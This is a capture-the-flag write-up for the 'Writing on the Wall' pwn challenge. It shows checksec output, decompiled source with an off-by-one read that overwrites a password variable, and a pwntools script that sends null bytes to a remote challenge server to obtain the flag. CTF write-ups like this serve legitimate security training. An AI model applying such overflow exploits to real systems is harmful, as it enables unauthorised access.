

Writing on the Wall

1) Checked security



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Writing on the Wall/challenge]
└─$ checksec writing_on_the_wall
[*] '/home/vigneswar/Pwn/Writing on the Wall/challenge/writing_on_the_wall'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    RUNPATH:  b'./glibc/'
```

2) Checked Source code



```

undefined8 main(void)

{
  int iVar1;
  long in_FS_OFFSET;
  char local_1e [6];
  undefined8 local_18;
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  local_18 = 0x2073736170743377;
  read(0,local_1e,7);
  iVar1 = strcmp(local_1e,(char *)&local_18);
  if (iVar1 == 0) {
    open_door();
  }
  else {
    error("You activated the alarm! Troops are coming your way, RUN!\n");
  }
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return 0;
}

```

3) Notes:
i) We just have to enter the password which is in local_18
ii) the buffer has size 6, but we write 7 bytes, we may overwrite local_18

4) Exploit

```
#!/usr/bin/env python3
```


```
from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./writing_on_the_wall")
libc = ELF("glibc/libc.so.6")
ld = ELF("glibc/ld-linux-x86-64.so.2")
context.binary = exe

# io = gdb.debug(exe.path, 'b* main+0x4d')
io = remote('94.237.58.102', 51658)
io.sendlineafter(b'>> ', b'\x00\x00\x00\x00\x00\x00\x00')


io.interactive()
```

5) Flag



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Writing on the Wall/challenge]
└─$ python3 solve.py
You managed to open the door! Here is the password for the next one: HTB{4n0th3r_br1ck_0n_th3_w4ll}
$ 
```